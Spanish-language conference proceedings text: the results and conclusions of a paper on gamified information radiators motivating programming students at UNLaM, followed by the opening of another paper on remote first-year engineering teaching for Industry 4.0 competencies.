Dado que el interés del trabajo es analizar la influencia de la visualización de los radiadores de información como factor de motivación, para incentivar el compromiso de los estudiantes en su propio proceso de aprendizaje se llevó a cabo una experiencia en la asignatura Programación Avanzada. En este caso particular se registró la evolución de la participación de los estudiantes que cursaron en el primer cuatrimestre de 2020, con un total de 75 alumnos divididos en dos cursos. La materia cuenta con un espacio de taller en el que se exploran diversos aspectos de la programación. Es un espacio eminentemente práctico. En ambos, curso y taller, los alumnos utilizaron la herramienta LOOM para la realización de las actividades académicas.

4. Experiencia y resultados

Se presentan aquí los resultados obtenidos de la encuesta general en las asignaturas consideradas, así como también la situación particular de Programación Avanzada con resultados de los registros de seguimiento de las actividades realizadas por LOOM.

4.1. Resultados de la encuesta

El número total de respuestas a la encuesta fue 258, de los cuales el 10% fue de Programación, el 17% de Programación Avanzada, el 67% de Probabilidad y Estadística, y el 5% de Estadística Aplicada.

A continuación, se detallan algunas preguntas más relevantes de la encuesta y sus resultados.

Pregunta: Calificá los siguientes indicadores con relación a su utilidad para reconocer tus debilidades y fortalezas en la materia. (El puntaje será de 1: “Nada útil” a 5: “totalmente útil”. En caso de no corresponder la pregunta, poné puntaje 0)

- *nota de evaluación (NE)*
- *cantidad de ejercicios bien resueltos, chequeados con el foro de MIeL¹ o en la consulta docente.*
- *trabajos prácticos corregidos*
- *cuestionarios corregidos*
- *devoluciones orales por parte de los docentes (DD)*
- *cantidad de enunciados leídos y comprendidos*
- *cantidad de ejercicios de la práctica resueltos*
- *feedback con otro par (compañeros), chequeados con los compañeros (FP)*

Los resultados muestran que sólo el 24%, del total de estudiantes que respondieron este ítem (n=249), consideraron a la “nota de evaluación” como totalmente útil (puntaje 5), mientras que dan ese puntaje a la utilidad de DD

y FP más del 40% de los estudiantes (n=251 y 252 respectivamente).

En particular resulta que para Probabilidad y Estadística alrededor del 60% de estudiantes da puntaje mayor o igual a 4 (lo que puede interpretarse como mayormente o muy útil) a los indicadores NE, DD y FP. Para las asignaturas de Programación y Programación Avanzada, los puntajes asignados marcan una diferencia entre la nota de evaluación (NE) y los indicadores de *feedback* (DD y FP). En Programación, el 41% da puntaje mayor o igual a 4 a NE, mientras que aproximadamente el 80% de estudiantes da ese puntaje a cada uno de los otros indicadores. Para Programación Avanzada, el 39% da este rango de puntajes a NE, el 68% a DD y el 75% a FP. Vale aclarar que para esta última asignatura las actividades de evaluación por pares, contemplada en el indicador FP, involucra las tareas en LOOM.

Tabla 1. Utilidad percibida para NE, DD y FP

	puntaje NE ≥ 4	puntaje DD ≥ 4	puntaje FP ≥ 4
Programación	41%	81%	78%
Programación Avanzada	39%	68%	75%

Como se puede observar en la Tabla 1, para las materias de programación la nota de la evaluación (NE) no es el indicador más significativo. Los alumnos perciben de una forma más relevante aquellos indicadores que contiene un *feedback*, ya sea por parte de un compañero o un docente.

Se consultó también a los estudiantes si podían identificar sus puntos fuertes y débiles, en la asignatura en que se realizó la encuesta, y cómo actuaban al respecto. Las preguntas se encuentran a continuación (todas las respuestas consideran un puntaje creciente de 1: “nada” a 5: “mucho”).

Pregunta: Sobre tus puntos fuertes respecto a la materia ¿Podés identificar cuáles son?

Pregunta: Sobre tus puntos débiles respecto a la materia ¿Podés identificar cuáles son? (El puntaje será de 1: “Nada” a 5: “mucho”. En caso de no corresponder la pregunta, poné puntaje 0)

Los resultados de estas dos preguntas muestran que el 62% de los estudiantes que respondieron dice reconocer sus propios puntos fuertes y que el 64% reconoce los puntos débiles en la asignatura, dando puntaje mayor o igual a 4 a cada ítem (n=253).

Pregunta: Cuando identificás un punto débil... ¿cómo actuás?

... pedís indicaciones al docente, en cuanto a qué actividades realizar para revertirlo?

¹ MIeL: Materias Interactivas en Línea.
<https://miel.unlam.edu.ar/>

... sabés (sin la intervención del docente) que acciones tomar para revertirlo?

Las respuestas indican que, de los estudiantes que dicen reconocer sus puntos débiles, sólo el 67% pide ayuda a los docentes. Este resultado se muestra en el Figura 4.




Figura 4. Porcentajes de estudiantes que piden ayuda entre los que dicen reconocer sus puntos débiles.

En línea con el resultado anterior, se indagó acerca de cambios de estrategias a partir de reconocer debilidades percibidas a través de los indicadores disponibles. La consulta está dada a continuación.

Pregunta: ¿Cambias tu estrategia de estudio en base a los resultados obtenidos en las evaluaciones o ejercicios o preguntas en clase...?

Es notable observar que, aun cuando reconocen sus debilidades, más de la mitad de los alumnos no hacen cambios en la estrategia de *aprendizaje*. La Figura 5 muestra que la respuesta mayoritaria (52% de un total de 162 estudiantes que dicen reconocer sus puntos débiles) corresponde a cambiar moderadamente la estrategia y sólo el 18% habla de cambiarla bastante o mucho.




Figura 5. Cambio de estrategias entre estudiantes que dicen reconocer sus puntos débiles.

Finalmente, en el cuestionario también se pidió a los estudiantes que elijan, entre algunos indicadores visuales posibles, los que consideren útiles para reflejar el rendimiento o nivel de avance de su propio aprendizaje. Las opciones disponibles fueron: “la posición respecto de mi rendimiento anterior”, “un gráfico de posición respecto al histórico del curso”, “un indicador continuo que muestre mi propio rendimiento a lo largo de la cursada”, “un gráfico de posición respecto al resto del curso” y la opción de “otros” que permitía describir un indicador diferente a estos. Sobre 243 respuestas, el 36% eligió un indicador de posición respecto al rendimiento anterior, un 33% eligió un indicador continuo de rendimiento propio, y notablemente sólo un 16% se inclinó por una opción que lo comparara con el resto del curso. Esto se muestra en la Figura 6.




Figura 6. Elección de indicadores.

Es interesante observar que los estudiantes consultados no prefieren mayormente indicadores que los confronten con sus pares. Más aún, que están interesados en ver su propia evolución a lo largo del tiempo. En particular, en Programación Avanzada, esto sugiere la incorporación de nuevos radiadores de información dado que se observó que el odómetro les resulta como una instantánea de su situación actual, sin hacerles percibir la propia evolución temporal. Además, aunque podría suponerse que los rankings podrían ser suficientemente motivadores, vemos que entienden el desafío de superación como una competencia con uno mismo.

Dado que en esta asignatura se propuso introducir radiadores de información en el entorno de la plataforma LOOM, fue de interés relevar la utilidad percibida por los estudiantes para este entorno. Los resultados de la encuesta muestran que, sobre 44 respuestas, 40 de estas dieron como mayormente o muy útil a la plataforma (puntaje mayor o igual a 4), lo que genera confianza para continuar ampliando funcionalidades de esta.

4.2. Descripción y análisis de la experiencia

Durante la cursada del primer cuatrimestre de 2020, en la asignatura Programación Avanzada hemos tenido la posibilidad de hacer una experiencia conformada por estrategias diseñadas específicamente para analizar en qué medida los radiadores de información, implementados en la herramienta LOOM, influyen en la motivación de los estudiantes en su proceso de aprendizaje. A continuación, se detalla cada una de dichas estrategias de acuerdo con el radiador considerado.

4.2.1. Estrategia para evaluar el odómetro

Como mencionamos anteriormente, la asignatura funciona con dos unidades interconectadas: clase semanal (curso), de naturaleza teórico-práctica, y el llamado taller de los sábados, de componente eminentemente práctico.

Tanto en el curso como en el taller se llevaron a cabo distintas actividades semanales que tenían asociadas puntos de experiencia. En cada una, el odómetro fue registrando el grado de experiencia adquirido por el estudiante.

La estrategia diseñada consistió en informar a los estudiantes, tanto en el curso como en el taller, que su participación en las distintas actividades semanales iba a influir en el resultado de la cursada. Para contrastar y validar

el uso del odómetro, en el taller se hizo visible este indicador mientras que en el curso permaneció oculto.

Luego de cuatro semanas se pudo observar que el nivel de participación en el curso se redujo a un tercio de la inicial, mientras que en el taller se incrementó al doble de la participación inicial. Este comportamiento coincide con la hipótesis planteada en este artículo sobre que la visualización del propio progreso es un motivador para que los estudiantes refuercen sus prácticas, incorporen nuevas o revisen sus métodos de estudio.

Pudo verse también que los estudiantes que más participaban en el taller coincidían con los que más participaron en el curso, lo cual indica una tendencia inherente en la persona al trabajo progresivo. Sin embargo, la cantidad total de interacciones en el curso se mantuvo por debajo de las realizadas en el taller.

Se planteó asimismo observar el comportamiento del rendimiento del estudiante en función de la evolución del odómetro dentro de la instancia del taller. En la Figura 7 se muestran algunas situaciones típicas de la evolución del rendimiento del alumno según las tareas asignadas. Cada fila corresponde a un estudiante y cada columna a una de las doce tareas semanales asignadas. En cada tarea se pone en juego un puntaje total y se registra la nota obtenida por el estudiante. El puntaje que se considera en cada etapa corresponde al total acumulado por el estudiante, relativo al total de puntos en juego hasta esa tarea. Los colores en el diagrama se corresponden con el color del odómetro, permitiendo ver su evolución a lo largo del tiempo. Como puede observarse en la Figura 7, hay estudiantes que en algún momento bajaron el puntaje, pero todos se mostraron motivados a revertir esa tendencia.

Pudo verse también que los estudiantes que más participaban en el taller coincidían con los que más participaron en el curso, lo cual indica una tendencia inherente en la persona al trabajo progresivo. Sin embargo, la cantidad total de interacciones en el curso se mantuvo por debajo de las realizadas en el taller.

Como mencionamos anteriormente, la asignatura funciona con dos unidades interconectadas: clase semanal (curso), de naturaleza teórico-práctica, y el llamado taller de los sábados, de componente eminentemente práctico.

Tanto en el curso como en el taller se llevaron a cabo distintas actividades semanales que tenían asociadas puntos de experiencia. En cada una, el odómetro fue registrando el grado de experiencia adquirido por el estudiante.

La estrategia diseñada consistió en informar a los estudiantes, tanto en el curso como en el taller, que su participación en las distintas actividades semanales iba a influir en el resultado de la cursada. Para contrastar y validar el uso del odómetro, en el taller se hizo visible este indicador mientras que en el curso permaneció oculto.

Luego de cuatro semanas se pudo observar que el nivel de participación en el curso se redujo a un tercio de la inicial, mientras que en el taller se incrementó al doble de la participación inicial. Este comportamiento coincide con

la hipótesis planteada en este artículo sobre que la visualización del propio progreso es un motivador para que los estudiantes refuercen sus prácticas, incorporen nuevas o revisen sus métodos de estudio.

ID	T1	T2	T3	T4	T5	T6	T7	T8	T9	T10	T11	T12
3												
4												
15												
49												
50												
57												

Figura 7. Evolución de rendimiento de un grupo de estudiantes.

4.2.2. Estrategia para evaluar el indicador de flujo

Se diseñaron actividades específicas para desarrollar habilidades de interacción entre los estudiantes, como por ejemplo la revisión y ponderación de alternativas de solución a un problema, la búsqueda de errores en las respuestas de otros estudiantes, o incluso la evaluación de una respuesta que es errónea a sabiendas (porque fue diseñada de ese modo por los docentes). Al observar la evolución del indicador de flujo se percibe la participación del alumno en relación al curso por lo que este radiador nos permite ver el nivel de interacción generado por el desarrollo de estas actividades.

La estrategia consistió en analizar el cambio que se fue produciendo a lo largo del tiempo en el indicador de flujo, a medida que se fueron desarrollando semanalmente estas actividades específicas.

A modo de ejemplo se muestra en la Figura 8 el estado del indicador de flujo luego de la primera actividad planteada, en la que se puede ver que el nivel de interacción es bajo. Cada color corresponde a un estudiante. Cada línea corresponde a la interacción de un estudiante con otro en la resolución de una actividad. A mayor interacción mayor cantidad de líneas. Cuanto mayor es la participación de un estudiante, mayor cantidad de líneas del mismo color, lo cual hace que el segmento de arco sea mayor.




Figura 8. Indicador de flujo en la primera actividad

En la Figura 9, se muestra el estado del indicador tomado 13 semanas después del primero. En ella vemos un aumento significativo tanto en la cantidad de “interacciones” (más líneas), como en el aumento en las “interacciones de cada individuo” (segmentos mayores).




Figura 9. Indicador de flujo luego de 13 semanas)

A lo largo del tiempo pudo observarse una evolución de este indicador. Conforme los estudiantes observaron los resultados de su trabajo y el impacto en los puntos de experiencia, incrementaron la cantidad de interacciones y su participación en la plataforma. Esta participación está ligada a la experiencia por lo que conforma un ciclo de refuerzo positivo y es un claro reflejo del efecto motivador producido por el indicador de flujo. Sin embargo, este ciclo de refuerzo positivo no es suficiente por sí mismo, las actividades planteadas deben ser diseñadas poniendo como objetivo que la participación permita cultivar habilidades específicas, colaborando al desarrollo de capacidades del estudiante.

5. Conclusiones

En este trabajo se presentó una experiencia cuyo objetivo fue analizar la influencia de la visualización de los radiadores de información como factor de motivación para el aprendizaje. Para tener un contexto de opiniones de los estudiantes acerca de los indicadores de aprendizaje disponibles, se realizó también una encuesta en algunas asignaturas.

A partir de los resultados de la encuesta se evidencia que los estudiantes dan más relevancia a indicadores que corresponden a la mirada de otros (docentes o pares) que al resultado de un examen. Esto parece corresponderse con los resultados que dicen que, aun cuando manifiestan reconocer sus puntos débiles en la asignatura, no realizan mayormente cambios en la estrategia de trabajo. Podríamos decir que hay una tendencia a no tener actitudes proactivas a menos que tengan indicadores “externos” que los motiven a hacerlo.

Esto sugiere la importancia de implementar indicadores que sean fácilmente visibles e interpretables por los estudiantes, y que cumplan un rol de “mirada externa” del rendimiento. En función a esto, los resultados de la experiencia en Programación Avanzada fueron positivos y

reflejan la importancia de trabajar con radiadores de información dado que estos resultaron ser un factor motivador para los estudiantes en su proceso de enseñanza aprendizaje.

La experiencia realizada con el odómetro mostró que en el taller, donde los estudiantes visualizaron el radiador de información, la participación se incrementó. Por el contrario en el curso, donde no se visualizó el radiador, la participación disminuyó a un tercio con respecto a la inicial. Esta clara variación de la participación en los dos ambientes, y dado que la única diferencia fue la visualización del odómetro, permite inferir que el estímulo de ver la posición reflejada en el radiador motivó el esfuerzo para mejorar el rendimiento académico. Se ha comprobado que la mayoría de los estudiantes que visualizaron dicho odómetro en color rojo o amarillo trabajaron para mejorar el indicador.

En el ámbito educativo está ampliamente demostrado que trabajar entre pares favorece el aprendizaje. En este sentido, la utilización de los indicadores de flujo demostró ser de utilidad para motivar la interacción entre estudiantes. Esta actividad, lejos de ser competitiva, sirve para ajustar el esfuerzo involucrado en su propio progreso o ayudar en el progreso del grupo de trabajo.

Los radiadores de información demostraron ser un motivador muy potente y provocaron retos personales para superarse. La visualización del indicador del estado presente genera una retroalimentación inmediata y da la posibilidad de tomar acciones sobre el proceso de aprendizaje en el momento, especialmente en la plataforma virtual donde el docente no está físicamente presente. La retroalimentación tiene el potencial de promover la motivación, favorecer el rendimiento académico, la autorregulación y la autoeficacia, permitiendo a los estudiantes reducir la brecha entre su desempeño actual y el deseado. El estudiante al contrastar su percepción sobre sus fortalezas y debilidades con la información otorgada por los indicadores irá ajustando su criterio sobre su trabajo. Adquirir esta habilidad de autorregulación y autoconocimiento les va a ser de utilidad durante toda su vida.

Si bien el odómetro es una herramienta fácil y accesible para ver rápidamente el estado de cada estudiante, carece de información de una granularidad menor, que muchas veces es necesaria para la adopción de nuevas estrategias de estudio. En pocas palabras, el odómetro no puede contestar “¿en qué aspectos estoy fallando?”. Es por ello que se está trabajando en la incorporación de nuevos radiadores de información que permitan visualizar el nivel de adquisición de distintas competencias permitiendo armar un sistema de indicadores que oriente y motive al estudiante.

Dado que la opinión de los estudiantes sobre la necesidad de radiadores de información es similar en todas las asignaturas encuestadas, podemos esperar que los resultados obtenidos en Programación Avanzada pueden extrapolarse a otras asignaturas.

Agradecimientos

Este trabajo se llevó a cabo en el marco del Proyecto C233 - "Visualización de Adquisición de Competencias en Entornos Gamificados". UNLaM.

Referencias

- [1] CONFEDI, (2005). Proyecto Estratégico de Reforma Curricular de las Ingenierías. 2005-2007.
- [2] ASIBEI 2013 - Declaración de Valparaíso - ASIBEI. (2013).
- [3] Díaz Barriga, F., & Hernández, G. (2007) Estrategias docentes para un aprendizaje significativo una interpretación constructivista (2a Ed), Mc Graw Hill, México.
- [4] Werbach, K., & Hunter, D. (2012). For the win: How game thinking can revolutionize your business. Wharton Digital Press.
- [5] Villagrà, C., Compañà, P., & Satorre, R. (2014). Lecciones aprendidas gamificando cuando aún no se llamaba gamificación. Aprendizaje, Innovación y Competitividad, 2019
- [6] Espinosa, R. S. C., & Eguia, J. L. (2016). Gamificación en aulas universitarias. Bellaterra: Institut de la Comunicació.
- [7] Blautzik, L.; Cabrera, L.; Videla, L.; Aubin, V.; Guatelli, R.; Crispino, J.; Otegui, C.; Zanga, M. (2016). Fortalecimiento de Competencias de Trabajo en Equipo en la Universidad: Uso de Nuevas Tecnologías y Manejo de Conflictos. Actas del 4º Congreso de Ingeniería Informática y Sistemas de Información (CoNAIISI 2016)
- [8] Fernández, T.; Aubin, I.; Guatelli, R.; Bellani, M.; Blautzik, L., (2017) Influencia de la educación inversa en el aprendizaje y adquisición de competencias transversales Wicc2017 Actas del XIX Workshop de Investigadores en Ciencias de la Computación (WICC 2017).
- [9] Aubin, Verónica - Blautzik, Leonardo - Dejean, Gustavo. "Mejoras en el Proceso de Enseñanza-Aprendizaje de Programación Utilizando Metodologías de la Industria Del Software", primera edición CoNAIISI. Facultad regional Córdoba de la Universidad Tecnológica Nacional. Noviembre, 2013.
- [10] Aubin, V., Guatelli, R., Blautzik, L., Fernández, T., Bellani, M., (2017) Trabajo en equipo, colaboración, inclusión y la aplicación de nuevas tecnologías (CLADI 2017).
- [11] Paredes, J., Anslow, C., & Maurer, F. (2014). Information visualization for agile software development. In 2014 Second IEEE Working Conference on Software Visualization (pp. 157-166). IEEE.
- [12] Middleton, P., & Joyce, D. (2011). Lean software management: BBC worldwide case study. *IEEE Transactions on Engineering Management*, 59(1), 20-32.
- [13] Philbin, S. P. (2015). Exploring the application of agile management practices to higher education institutions. In *Proceedings of the International Annual Conference of the American Society for Engineering Management*. (p. 1). American Society for Engineering Management (ASEM).
- [14] Ausubel, D. P., Novak, J. D., & Hanesian, H. (1976). *Psicología educativa: un punto de vista cognoscitivo* (Vol. 3). México: Trillas.
- [15] Abarca, Sonia. Psicología de la motivación. San José: EUNED. (1995).
- [16] Woolfolk, Anita E. Psicología de la educación. 6ªed. México: Ediciones Programas Educativos. (1996).
- [17] Rego, Miguel Angel Santos. "Estructuras de aprendizaje y métodos cooperativos en educación." *Revista Española de Pedagogía* (1990): 53-78.
- [18] Meritum, P. (2002). Guidelines for managing and reporting on intangibles. *Fundación Airtel-Vodafone*.
- [19] Mokate, K. (2001). *Eficacia, eficiencia, equidad y sostenibilidad: qué queremos decir?* (pp. 5-6). Departamento de Integración y Programas Regionales, Instituto Interamericano para el Desarrollo Social, Banco Interamericano de Desarrollo.
- [20] Fariñas León, G. (1999). Maestro. *Una estrategia para la enseñanza*. Editorial Academia, La Habana.
- [21] Sánchez-Torres, J.M. (2006). *Propuesta metodológica para evaluar las políticas públicas de promoción del e-government como campo de aplicación de la Sociedad de la Información. El caso colombiano*, Tesis Doctoral, Universidad Autónoma de Madrid, España
- [22] Cockbun, A. Agile Software Development. Addison-Wesley. (2002)
- [23] Kapp, K. M. (2012). *The gamification of learning and instruction: game-based methods and strategies for training and education*. John Wiley & Sons.

Educación Mediada en Primer Año de Ingeniería para la Formación de Competencias de la Industria 4.0 en el Contexto de la Enseñanza Remota de Emergencia

Artemisa Trigueros¹, Mabel Compagnoni¹, Larisa Toro¹

¹ Universidad Nacional de La Matanza, Florencio Varela 1903,
B1754 San Justo, Pcia. de Buenos Aires, Argentina
{artemisa, mcompagnoni, lara, @unlam.edu.ar}

Resumen

En la sociedad actual, las nuevas Tecnologías de la Información y de la Comunicación (TIC) han evolucionado vertiginosamente y el sistema educativo debe tener en cuenta dichos cambios e incorporarlos, con la perspectiva de favorecer los aprendizajes. Ante la necesidad de seguir impartiendo una educación de excelencia en el marco del aislamiento social, la Universidad implementó la enseñanza mediada por las TIC. Este artículo presenta información relativa a dicha experiencia, durante el primer cuatrimestre del año 2020, mediante ejemplos de actividades y resultados de una encuesta realizada a los alumnos de la cátedra Fundamentos de TICs correspondiente al primer año de las carreras de Ingeniería. La implementación de la educación mediada se realizó teniendo en cuenta los objetivos de la materia, para formar a los estudiantes en las competencias y en los conocimientos necesarios para incluirse en la Industria 4.0., que es el ámbito laboral y profesional del cuál van a ser parte.

Introducción

Las expectativas relacionadas con el uso y la aplicación de las TIC cambiarán las formas de interacción social, el trabajo y, por supuesto, la educación. Es por ello, que actualmente, la educación en todo el mundo debe enfrentar el desafío del uso de las tecnologías como herramienta pedagógica, con el fin de que los estudiantes desarrollen estrategias que le permitirán afrontar y satisfacer las necesidades de la sociedad futura.

El campo del diseño curricular muestra signos de avance, y tiene además elementos que permiten caracterizar su producción, pero también enfrenta retos [1]. Se podría considerar como uno de ellos a la implementación de la educación mediada en alumnos de primer año, ante la imposibilidad de la enseñanza presencial, que llevó a la necesidad de integración de las TIC en el modelo curricular. Es de gran ayuda ante este reto el hecho que, en general, los alumnos son como lo dice Prensky “nativos digitales”, que privilegian y dedican una gran parte de su

tiempo a actividades inherentemente relacionadas con nuevas tecnologías [2].

Otro de los retos a tener en cuenta se centra en los educandos, que también deben transitar procesos de aprendizaje en este cambio. Toda persona aprende haciendo, por lo que se deben estudiar e implementar herramientas pedagógicas que posibiliten potenciar y satisfacer los requerimientos de esta Cuarta Revolución Industrial, entendiendo la innovación y las tendencias; y a partir de ahí preparar a los estudiantes para desenvolverse satisfactoriamente en este mundo globalmente conectado y tecnológico.

Esta investigación específica la valoración que el alumnado asigna a las distintas herramientas pedagógicas provistas por las nuevas tecnologías, recoge sus opiniones respecto de las ventajas y desventajas de la cursada mediada basada en la Educación 4.0 y analiza la importancia de la interacción sincrónica entre alumnos y docentes durante las clases. Se concluye que una innovadora propuesta pedagógica sustentada con un adecuado uso de las plataformas tecnológicas y sostenida por un acompañamiento sincrónico del docente, permite una educación de calidad en el entorno virtual de enseñanza, jerarquizando, mediante las prácticas, los conceptos relacionados con los pilares de la Industria 4.0.

La materia Fundamentos de TICs (Tecnologías de la Información y la Comunicación), perteneciente al 1° Año de todas las Carreras de Ingeniería de la Universidad, representa uno de los primeros contactos académicos y formales, que tienen los alumnos con las TIC, cuya actividad profesional al graduarse, consistirá en desenvolverse en el marco de la “Cuarta Revolución Industrial” o Industria 4.0.

Paralelamente, la Educación 4.0 es una respuesta pedagógica a los requerimientos de competencias específicas de la Industria 4.0, colocando al estudiante en el centro del ecosistema de la educación superior [3].

La Educación 4.0 propone el aprendizaje activo, la cooperación como base del proceso de enseñanza, la comunicación e interacción entre docentes y alumnos, el aprendizaje competencial movilizandolos conocimientos para resolver problemas reales, utiliza el juego y los entornos de aprendizaje reales como motor de aprendizaje. Asimismo,

la evaluación es un proceso continuo de retroalimentación que promueve el progreso del estudiante.

En este entorno, las TIC están incluidas como herramientas educativas.

Particularmente, en este trabajo, las TIC cumplen una doble función, por un lado, están incluidas como herramientas de la Educación 4.0, por el otro son el objeto de estudio de la materia Fundamentos de TICs.

Estas tecnologías, incorporadas por la cátedra en el dictado curricular, tienen como objetivo mejorar y actualizar la transmisión de contenidos; facilitando el aprendizaje, la adquisición de nuevos conocimientos, promoviendo el pensamiento crítico y analítico, la creatividad, la originalidad y la inteligencia emocional, propuestas por la Educación 4.0. La implementación de tecnologías como realidad aumentada, realidad virtual, diseño de modelos, problemas de inteligencia artificial, impresiones 3D, Big Data, resolución de problemas reales en forma grupal, entre otros métodos implementados, colocará al alumno frente a situaciones reales de trabajo, formando en él las competencias requeridas por la Industria 4.0.

Encuadre General

La asignatura Fundamentos de TICs, aparece planteada dentro del plan de estudios establecido como una materia del ciclo general de conocimientos básicos (CGCB) de las cinco carreras de Ingeniería de la Universidad: Ing. Civil, Electrónica, Industrial, Informática y Mecánica, formando parte de la currícula aprobada de Primer Año. Tiene como objetivo dotar al alumno de conocimientos informáticos y tecnológicos básicos (relacionados con temas que serán desarrollados en profundidad en años posteriores de la carrera), a fin de brindar un panorama general que será de gran utilidad en el perfil del ingeniero cuando egrese. En este sentido, recibirá una formación básica referida a organizaciones relacionadas con las tecnologías de la información y las comunicaciones, sistemas de información, software y hardware de los sistemas computacionales, teleinformática y comunicación de la información, inteligencia artificial y multimedia. Apunta a generar actitudes que lleven al alumno a tomar contacto con la realidad del mercado con las nuevas tecnologías y con las características de los principales grupos de productos existentes, que le permitirán desenvolverse en el medio que será su actividad futura y estar en condiciones de interpretar la mayoría de los conceptos que normalmente se emplean en los ambientes dedicados a las nuevas tecnologías de la información y la comunicación. La universidad, cuenta con un Campus Virtual, denominado MIeL[4] (Materias Interactivas en Línea), que ha permitido implementar la metodología de educación mediada

Asimismo, el Libro Rojo del CONFEDII [5] formula las siguientes competencias:

COMPETENCIAS DE EGRESO

a) Genéricas: cada institución universitaria, en su marco institucional y del proyecto académico individual, determinará para sus carreras, la estrategia de desarrollo para asegurar competencias de egreso genéricas comunes a todas las carreras de ingeniería y necesarias para asegurar el perfil de egreso.

Estas competencias son:

• Competencias tecnológicas

1. Identificar, formular y resolver problemas de ingeniería.
2. Concebir, diseñar y desarrollar proyectos de ingeniería.
3. Gestionar, planificar, ejecutar y controlar proyectos de ingeniería.
4. Utilizar de manera efectiva las técnicas y herramientas de aplicación en la ingeniería.
5. Contribuir a la generación de desarrollos tecnológicos y/o innovaciones tecnológicas.

• Competencias sociales, políticas y actitudinales

6. Desempeñarse de manera efectiva en equipos de trabajo.
7. Comunicarse con efectividad.
8. Actuar con ética, responsabilidad profesional y compromiso social, considerando el impacto económico, social y ambiental de su actividad en el contexto local y global.
9. Aprender en forma continua y autónoma.
10. Actuar con espíritu emprendedor.

b) Específicas: El plan de estudios debe garantizar el desarrollo de las competencias específicas para las actividades reservadas definidas en la terminal y verificar el cumplimiento, además, de la formación en el proyecto académico de la carrera, de los alcances de título que defina la institución, con la profundidad y calidad propia de un título de ingeniero.

Precisamente, los ingenieros egresados de Universidad, se van a desenvolver profesionalmente dentro de la Industria 4.0, por lo tanto, sus competencias deben orientarse con los objetivos de la misma.

Industria 4.0 y Educación 4.0

A. Industria 4.0

En la historia de la Humanidad han existido hasta el momento tres revoluciones industriales que tuvieron como características las innovaciones técnicas.

En la Primera Revolución Industrial (Siglo XVIII) el motor a vapor de agua, en la Segunda Revolución Industrial

(principios del siglo XX), la producción en línea utilizando energía eléctrica. La Tercera Revolución Industrial se produjo de la mano de la digitalización de los procesos anteriormente analógicos (década de 1970).

La llamada Industria 4.0, es el resultado de la llamada 4^{ta} Revolución Industrial, que tiene como objetivo, al igual que las anteriores, aumentar la productividad, pero en esta revolución, las TIC cobra un rol preponderante, mediante la utilización de las redes (Internet) que permitirán la comunicación entre hombres y máquinas en sistemas ciberfísicos, recolectando y analizando enormes cantidades de datos, que permitirán producir bienes tangibles e intangibles de mayor calidad a un costo más reducido.

La industria 4.0 se basa en las siguientes tecnologías:

- Big Data.
- Cyberseguridad.
- Fabricación por Adición.
- Fábricas digitalizadas que jerarquizan al factor humano.
- Internet de las Cosas.
- Realidad Aumentada.
- Robótica.
- Simulaciones.
- Software basado en la nube.

“La generación y adopción de estas tecnologías aumenta la productividad y competitividad de toda la economía, con el consecuente impacto positivo sobre la creación de empleos” [6].

Esta cuarta revolución, requiere que la flexibilidad sea la forma de actuar tanto de las personas como de empresas e industrias. Hay que adaptarse mucho más rápidamente de lo que se adaptaban las personas en otras épocas. Hoy, quienes se incorporan a las empresas, a las fábricas, trabajan en ellas durante un período, aprenden lo que consideran adecuado y cambian de trabajo, y requieren entonces para eso mucha flexibilidad. Ese factor va a ser imperativo para los próximos tiempos. [7].

En relación a las competencias a desarrollar y esta revolución: “La capacidad de trabajar en equipo según los métodos de colaboración propios de entornos laborales menos jerárquicos y estructurados, más tecnológicos y dinámicos se vuelve fundamental. Lo que hay que tener claro, sin embargo, es que la cuarta revolución industrial va de personas, no de máquinas”. [8].

B. Educación 4.0

El proceso de enseñanza-aprendizaje se ha transformado, evolucionado con respecto a modelos anteriores, centrando su atención en modelos dirigidos al aprendizaje [9].

Dentro de esta evolución las Tecnologías de la Información y la Comunicaciones, se convierten en herramientas poderosas para la comunicación directa o

indirecta, entre docentes y alumnos, apoyada por medios auxiliares [10].

Dado que los estudiantes son “nativos digitales” [2], sus vidas se desarrollan, desde su nacimiento, rodeados por la tecnología, a la que consideran parte de su mismo cuerpo.

Asimismo, los estudiantes poseen “...una habilidad innata en el lenguaje y en el entorno digital. Las herramientas tecnológicas ocupan un lugar en sus vidas y dependen de ellas para todo tipo de cuestiones cotidianas como estudiar, relacionarse, mensajearse, comprar, informarse o divertirse” [11].

Las TIC sirven para motivar y estimular al estudiante a involucrarse totalmente en el proceso, interactuando con la realidad y observando los resultados de esta interacción a fin de desarrollar habilidades de pensamiento crítico y creativo y de esta manera, facilitar la comprensión de lo que se ha aprendido de manera integral y dinámica [12].

Es necesaria la búsqueda e implementación de innovaciones educativas basadas en las tecnologías que contemplem las nuevas actitudes y expectativas de los alumnos, así como sus nuevas competencias. Dichas estrategias y recursos educativos, deben promover respuestas educativas innovadoras que se encuentren alrededor de alguno de los ejes siguientes:

